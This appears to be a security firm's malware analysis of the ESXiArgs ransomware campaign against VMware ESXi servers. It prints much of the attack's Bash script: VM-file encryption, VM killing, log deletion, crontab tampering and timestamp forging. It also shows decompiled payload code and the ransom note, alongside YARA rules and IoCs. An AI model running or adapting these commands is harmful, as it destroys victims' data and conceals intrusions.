Analysis of Files Used in ESXiArgs Ransomware Attack Against VMware ESXi Servers

By Mehardeep Singh Sawhney

Published: 2025-08-21 · Archived: 2026-04-05 15:36:21 UTC

Executive Summary

Threat

- Threat actors attack VMware ESXi servers using a custom Ransomware script.
- The ransomware exploits an old RCE vulnerability (CVE-2021-21974) in ESXi versions:7.0 before ESXi70U1c-173255516.7 before ESXi670-202102401-SG6.5 before ESXi650-202102101-SG

Impact

- The ransomware encrypts files stored on the servers using RSA and Sosemanuk stream cipher.
- This can lead to loss of data, business continuity, and revenue.

Mitigation

- Update servers to the latest versions and install the necessary patches.
- Regularly back-up all data stored on the servers.

Analysis and Attribution

On 03 February 2023, there was a surge in attacks targeting VMware ESXi servers. Threat actors were leveraging an old vulnerability (CVE-2021-21974) in order to gain RCE (Remote Code Execution) and launch ransomware attacks.

The OpenSLP version used in ESXi versions 7.0 before ESXi70U1c-17325551, 6.7 before ESXi670-202102401-SG, and 6.5 before ESXi650-202102101-SG are vulnerable to a heap-overflow attack, which allowed attackers to perform Remote Code Execution.

On 03 February 2023, a member on the Bleeping Computer forum thread, with access to a targeted server, shared a script and an executable, found on their ESXi servers. These files were reportedly used to encrypt the contents of their ESXi servers.

Members
2 posts
OFFLINE

Local time: 07:56 PM

On our server it looks like the encryption script crashed before it was able to finish. It left one VM unencrypted and did not delete itself from /tmp

Here is the encryption part:

```
for volume in $(IFS='\n' esxcli storage filesystem list | grep "/vmfs/volumes/" | awk -F'  ' '{print $2}'); do
  echo "START VOLUME: $volume"
  IFS=$'\n'
  for file_e in $( find "/vmfs/volumes/$volume/" -type f -name "*.vmdk" -o -name "*.vmx" -o -name "*.vmxf" -o -name "*.vmsd" -o -name "*.vmsn" -o -name "*.vswp" -o -name "*.vmss" -o -name
"*.nvram" -o -name "*.vmem"); do
      if [[ -f "$file_e" ]]; then
        size_kb=$(du -k $file_e | awk '{print $1}')
        if [[ $size_kb -eq 0 ]]; then
          size_kb=1
        fi
        size_step=0
        if [[ $(($size_kb/1024)) -gt 128 ]]; then
          size_step=$((($size_kb/1024/100)-1))
        fi
        echo "START ENCRYPT: $file_e SIZE: $size_kb STEP SIZE: $size_step" "\"$file_e\" $size_step 1 $(($size_kb*1024))"
        echo $size_step 1 $(($size_kb*1024)) > "$file_e.args"
        nohup $CLEAN_DIR/encrypt $CLEAN_DIR/public.pem "$file_e" $size_step 1 $(($size_kb*1024)) >/dev/null 2>&1&
    fi
  done
  IFS=$" "
done
```

Seems that if a file is bigger than 128 MB instead of encrypting the entire file it encrypts about 100 chunks with size 1 MB each throughout the file. This is most likely why spetsnax's solution worked for some people. There still may be some corrupted data, less when the file is bigger.

The shell script is using an "encrypt" binary which has the following usage:

```
usage: encrypt <public_key> <file_to_encrypt> [<enc_step>] [<enc_size>] [<file_size>]
       enc_step   -   number of MB to skip while encryption
       enc_size   -   number of MB in encryption block
       file_size  -   file size in bytes (for sparse files)
```

Full script
Script + encrypt binary

Files related to the attack shared by a member

Overview of the files

encrypt.sh (The script)

- The script is used to prepare the target for encryption, and load the ransomware payload that is used to encrypt the server.
- The script looks for specific file extensions (*.vmdk, .vmx, .vmxf, .vmsd, .vmsn, .vswp, .vmss, .nvram, and .vmem*) on the server, calculates their sizes, and starts encryption.
- It is also responsible for editing the configuration of the server, and renaming important files. This is done in order to make it difficult to restore the system.
- Once all operations are done, the script performs a cleanup and leaves a ransom note on the victim server.

encrypt binary (Ransomware Payload)

- Binary used by the script to encrypt the target files on the server.
- Uses an RSA public key and the SOSEMANUK stream cipher to encrypt files.


Technical Analysis (*encrypt.sh*)

The script is written in Bash. It is responsible for preparing the system, and calling the Ransomware payload in order to encrypt files. Once done, it performs a cleanup on the system.

Pre-Encryption Operations


The script starts by setting its working directory as */tmp/*. Files that it uses for the attack are stored here. After this, it uses the command *esxcli vm process list | grep "Config File" | awk '{print $3}'* to find the configuration files associated with virtual machines on the server.

It then replaces the filenames of the disk image and swap file in all config files with *1.vmdk* and *1.vswp*. This is done to make it difficult for victims to recover and reconfigure the virtual machines, since identifying the disk images and swap files will be nearly impossible.



Setting working directory, and renaming disk image and swap files associated with VMs on the server

After this, the script kills the running VM processes using the *kill* command. The script is now ready to start encryption of all files on the server.



Killing running VM processes

Encryption

The script starts its encryption operations by making the *encrypt* binary executable for all users and groups, using the command *chmod +x*. Then, it iterates over the filesystem contents, looking for all files with the extensions *.vmdk, .vmx, .vmxf, .vmsd, .vmsn, .vswp, .vmss, .nvram, and .vmem*. All these file extensions are used by virtual machines, for example, disk images, configuration files, swap files, etc.

```
22 chmod +x $CLEAN_DIR/encrypt
23
24 for volume in $(IFS='\n' esxcli storage filesystem list | grep "/vmfs/volumes/" | awk -F'  ' '{print $2}'); do
25   echo "START VOLUME: $volume"
26   IFS=$'\n'
27   for file_e in $( find "/vmfs/volumes/$volume/" -type f -name "*.vmdk" -o -name "*.vmx" -o -name "*.vmxf" -o -name "*.vmsd" -o -name "*.vmsn" -o -name
   "*.vswp" -o -name "*.vmss" -o -name "*.nvram" -o -name "*.vmem"); do
28       if [[ -f "$file_e" ]]; then
29         size_kb=$(du -k $file_e | awk '{print $1}')
30         if [[ $size_kb -eq 0 ]]; then
31           size_kb=1
32         fi
33         size_step=0
34         if [[ $(($size_kb/1024)) -gt 128 ]]; then
35           size_step=$((($size_kb/1024/100)-1))
36         fi
```

Looking for files with the target file extensions

The script then calculates the sizes of the files that have the target extensions, and gives the target filename extensions and sizes as arguments to the *encrypt* binary, along with a *.pem* key file.

Upon investigating the usage of the binary, it is found that the *.pem* file is an RSA public key which is used in the encryption process.

```
61  {
62    puts("usage: encrypt <public_key> <file_to_encrypt> [<enc_step>] [<enc_size>] [<file_size>]");
63    puts("       enc_step   -   number of MB to skip while encryption");
64    puts("       enc_size   -   number of MB in encryption block");
65    puts("       file_size  -   file size in bytes (for sparse files)\n");
66    v4 = 1;
67  }
```

Arguments taken by the binary

This commences the encryption process. Note that there is a *.args* file created for every file that is encrypted, containing metadata about the file. This could be needed for the decryption process.

```
37         echo "START ENCRYPT: $file_e SIZE: $size_kb STEP SIZE: $size_step" "\"$file_e\" $size_step 1 $((size_kb*1024))"
38         echo $size_step 1 $((size_kb*1024)) > "$file_e.args"
39         nohup $CLEAN_DIR/encrypt $CLEAN_DIR/public.pem "$file_e" $size_step 1 $((size_kb*1024)) >/dev/null 2>&1&
40       fi
41   done
42   IFS=$" "
43 done
```

Encrypting files

Post-Encryption Operations and Clean-Up

Once the files are encrypted, the script first replaces the Message of The Day (*.motd*) file with the ransom note. It then deletes all log files in order to cover its tracks. It makes sure that the encryption process is over before it proceeds to do so.

```
56 ## SSH HI
57
58 mv /etc/motd /etc/motd1 && cp $CLEAN_DIR/motd /etc/motd
59
60 ## DELETE
61 echo "START DELETE"
62
63 /bin/find / -name *.log -exec /bin/rm -rf {} \;
64
65 A=$(/bin/ps | /bin/grep encrypt | /bin/grep -v grep | /bin/wc -l)
66 while [[ $A -ne 0 ]];
67 do
68   /bin/echo "Waiting for task' completion... ($A)"
69   /bin/sleep 0.1
70   A=$(/bin/ps | /bin/grep encrypt  | /bin/grep -v grep | /bin/wc -l)
71 done
```

Changing message of the day to the ransom note and deleting all logs

It then deletes the file */sbin/hostd-probe*, which is a file used by the *hostd* daemon to manage virtual machines. In the event that a backup of this file exists, it modifies the timestamp of the file, to hide any changes made to the file.

```
72
73 if [ -f "/sbin/hostd-probe.bak" ];
74 then
75   /bin/rm -f /sbin/hostd-probe
76   /bin/mv /sbin/hostd-probe.bak /sbin/hostd-probe
77   /bin/touch -r /usr/lib/vmware/busybox/bin/busybox /sbin/hostd-probe
78 fi
```

Deletion and alteration of the hostd-probe and hostd-probe.bak files

Depending on the VMware build, the script executes different operations. If the VMware build version is not 7.0 it executes the following steps to hide any cron jobs run by the root user:

- The script modifies the contents of the */var/spool/cron/crontabs/root* file. It deletes the first 8 lines of the file.
- Renames the new file to the name of the original file.
- Deletes the original file.
- Changes the timestamp of the new file.

```
79
80 B=$(/bin/vmware -l | /bin/grep " 7." | /bin/wc -l)
81 if [[ $B -ne 0 ]];
82 then
83   /bin/chmod +w /var/spool/cron/crontabs/root
84   /bin/sed '$d' /var/spool/cron/crontabs/root > /var/spool/cron/crontabs/root.1
85   /bin/sed '1,8d' /var/spool/cron/crontabs/root.1 > /var/spool/cron/crontabs/root.2
86   /bin/rm -f /var/spool/cron/crontabs/root /var/spool/cron/crontabs/root.1
87   /bin/mv /var/spool/cron/crontabs/root.2 /var/spool/cron/crontabs/root
88   /bin/touch -r /usr/lib/vmware/busybox/bin/busybox /var/spool/cron/crontabs/root
89   /bin/chmod -w /var/spool/cron/crontabs/root
90 fi
91
```

Deleting and recreating the root crontabs file

For VMware build version 7.0:

- It removes the first line of the */sbin/hostd-probe* file and overwrites the original file.

```
93 then
94   /bin/sed '1d' /bin/hostd-probe.sh > /bin/hostd-probe.sh.1 && /bin/mv /bin/hostd-probe.sh.1 /bin/hostd-probe.sh
95 fi
96
```

Deleting and recreating the root crontabs file

Lastly, the script conducts its clean-up operations. The clean-up operations are as follows:

- Deleting the file */store/packages/vmtools.py*. Note that this filename is associated with a backdoor created for ESXi servers in the past.
- Deleting the last line of the file */etc/vmware/rhttpproxy/endpoints.conf*, and modifying the timestamp.
- Clear the contents of the */etc/rc.local.d/local.sh* file and modify the timestamp.
- Modify the timestamp of the */bin/hostd-probe.sh* file.
- Delete all the files used in the attack, which are stored in the working directory.

```
96
97 /bin/rm -f /store/packages/vmtools.py
98 /bin/sed '$d' /etc/vmware/rhttpproxy/endpoints.conf > /etc/vmware/rhttpproxy/endpoints.conf.1 && /bin/mv /etc/vmware/rhttpproxy/endpoints.conf.1 /etc/
   vmware/rhttpproxy/endpoints.conf
99 /bin/echo '' > /etc/rc.local.d/local.sh
100 /bin/touch -r /etc/vmware/rhttpproxy/config.xml /etc/vmware/rhttpproxy/endpoints.conf
101 /bin/touch -r /etc/vmware/rhttpproxy/config.xml /bin/hostd-probe.sh
102 /bin/touch -r /etc/vmware/rhttpproxy/config.xml /etc/rc.local.d/local.sh
103
104 /bin/rm -f $CLEAN_DIR"encrypt" $CLEAN_DIR"nohup.out" $CLEAN_DIR"index.html" $CLEAN_DIR"motd" $CLEAN_DIR"public.pem" $CLEAN_DIR"archieve.zip"
105
```

Clean-up operations

After the clean-up operations, the script starts the SSH service, possibly in the event that the threat actor wants to return to the server.

Technical Analysis (*encrypt* binary)

The ransomware payload used by the script is a GCC compiled ELF 64-bit binary, which goes by the name *encrypt*. The arguments that the binary takes are shown below:

```
{
  puts("usage: encrypt <public_key> <file_to_encrypt> [<enc_step>] [<enc_size>] [<file_size>]");
  puts("       enc_step   -   number of MB to skip while encryption");
  puts("       enc_size   -   number of MB in encryption block");
  puts("       file_size  -   file size in bytes (for sparse files)\n");
  v4 = 1;
}
```

Arguments taken by the binary

Pre-Encryption Operations

- It first initializes the *libssl* library using the *init_libssl* function. This library contains functions that are used in encryption.
- It then proceeds to get information about the previously supplied RSA public key, and creates an RSA object, in order to RSA encrypt the files. This is done using the *get_pk_data* and *create_rsa_obj* function.
- After this, it calls the *encrypt_file* function


```
  v11 = init_libssl(*(_QWORD *)&argc, argv, envp);
  if ( v11 )
  {
    printf("init_libssl returned %d\n", v11);
    v4 = 2;
  }
  else if ( (unsigned int)get_pk_data(argv[1], &v10) )
  {
    print_error("get_pk_data", 0LL);
    v4 = 3;
  }
  else if ( (unsigned int)create_rsa_obj(v10, &v9) )
  {
    print_error("create_rsa_obj", 0LL);
    v4 = 4;
  }
  else if ( (unsigned int)encrypt_file((__int64)argv[2], v9, v8, v7, v6) )
  {
    print_error("encrypt_file", 0LL);
    v4 = 5;
  }
```

Pre-Encryption Operations

Encryption

There are two layers of encryption applied:

- Using the RSA public key earlier, the files are first RSA encrypted. This is done using the *rsa_encrypt* function.
- Then, the files are further encrypted using the Sosemanuk library. Sosemanuk is a stream cipher, which aims for great efficiency on low-cost hardware. This is done using the *sosemauk_encrypt* function, which is called by the *encrypt_simple* function.



```
22  else if ( (unsigned int)rsa_encrypt(a2, v13, 32LL, &buf, &v11) )
23  {
24    print_error("rsa_encrypt", 0LL);
25    v6 = 3;
26  }
27  else if ( (unsigned int)encrypt_simple(fd, a3, a4, (__int64)v13, 32, a5) )
28  {
29    print_error("encrypt_simple", 0LL);
30    v6 = 4;
```

```
62            sosemanuk_encrypt(v23, buf, buf, n);
63            if ( lseek(a1, -(__int64)n, 1) == -1 )
64            {
65              print_error("lseek", 1LL);
66              return 4;
67            }
68            if ( write(a1, buf, n) == -1 )
69            {
70              print_error("write", 1LL);
71              return 5;
```


The two functions on the left, and the sosemanuk_encrypt function being called inside the encrypt_simple function on the right

OSINT Analysis


OSINT analysis revealed that 3200+ organizations were infected, even though it is tough to ascertain the number of vulnerable servers. However, Shodan and Censys can be used to check for infected organizations.

A sample query to check on shodan:

html:"We hacked your company successfully" title:"How to Restore Your Files"



A similar query can be run on Censys to get infected organizations as well:




Ransom BTC Addresses

The group demands the ransom amount via the following BTC addresses:


- 1PAFdD9fwqRWG4VcCGuY27VTW8xPZmuF1D
- 1GequkXF8tEYrfPhpY79TrV7xRTMargC92

However, there are no transactions on the addresses yet.



Ransom Note

The ransom note displayed to the victims contains the ransom amount in Bitcoin, and a TOX ID, which the victims are told to reach in order to decrypt their files. Reportedly, the amount of Bitcoin and the TOX ID differ from victim to victim.



How to Restore Your Files

Security Alert!!!

We hacked your company successfully

All files have been stolen and encrypted by us

If you want to restore files or avoid file leaks, please send **2.064921** bitcoins to the wallet **14**

If money is received, encryption key will be available on **TOX_ID:**

Attention!!!

Send money within 3 days, otherwise we will expose some data and raise the price

Don't try to decrypt important files, it may damage your files

Don't trust who can decrypt, they are liars, no one can decrypt without key file

If you don't send bitcoins, we will notify your customers of the data breach by email and text message

And sell your data to your opponents or criminals, data may be made release

Note

SSH is turned on

Firewall is disabled

An example of the ransom note displayed to victims

Detecting in the Wild

Researchers at CloudSEK's Threat Intelligence team have written YARA detection rules for both the files used in this attack. Refer to Appendix.

Indicators of Compromise (IoCs)

Files Obtained
encrypt.sh
encrypt
SHA256
10C3B6B03A9BF105D264A8E7F30DCAB0A6C59A414529B0AF0A6BD9F1D2984459
11B1B2375D9D840912CFD1F0D0D04D93ED0CDDB0AE4DDB550A5B62CD044D6B66

Appendix

YARA Rule for detecting the script

```
rule esxiargs_script
{
    meta:
        Version = "1.0"
        author = "MalwareIntel_TRIAD_CloudSEK"
        Date = "07/02/23"
        Description = "YARA rule to identify script used in ESXiArgs Ransomware attack"

    strings:
        $a1 = "START ENCRYPT: $file_e SIZE: $size_kb STEP SIZE: $size_step" fullword nocase
        $a2 = "nohup $CLEAN_DIR/encrypt $CLEAN_DIR/public.pem " fullword nocase
        $a3 = "/bin/ps | /bin/grep encrypt | /bin/grep -v grep | /bin/wc -l" fullword nocase

    condition:
        all of ($a*)

}
```

YARA Rule for detecting the binary

```
import "pe"
rule esxiargs_binary
{
    meta:
        Version = "1.0"
        author = "MalwareIntel_TRIAD_CloudSEK"
        Date = "07/02/23"
        Description = "YARA rule to identify Ransomware used in ESXiArgs Ransomware attack"

    strings:
        $a1 = "usage: encrypt   [] [] []" fullword nocase
        $a2 = "enc_step   -   number of MB to skip while encryption" fullword nocase
        $a3 = "enc_size   -   number of MB in encryption block" fullword nocase
        $a4 = "file_size  -   file size in bytes (for sparse files)" fullword nocase

    condition:
        uint32(0) == 0x464C457F and all of ($a*)

}
```

Source: https://www.cloudsek.com/blog/analysis-of-files-used-in-esxiargs-ransomware-attack-against-vmware-esxi-servers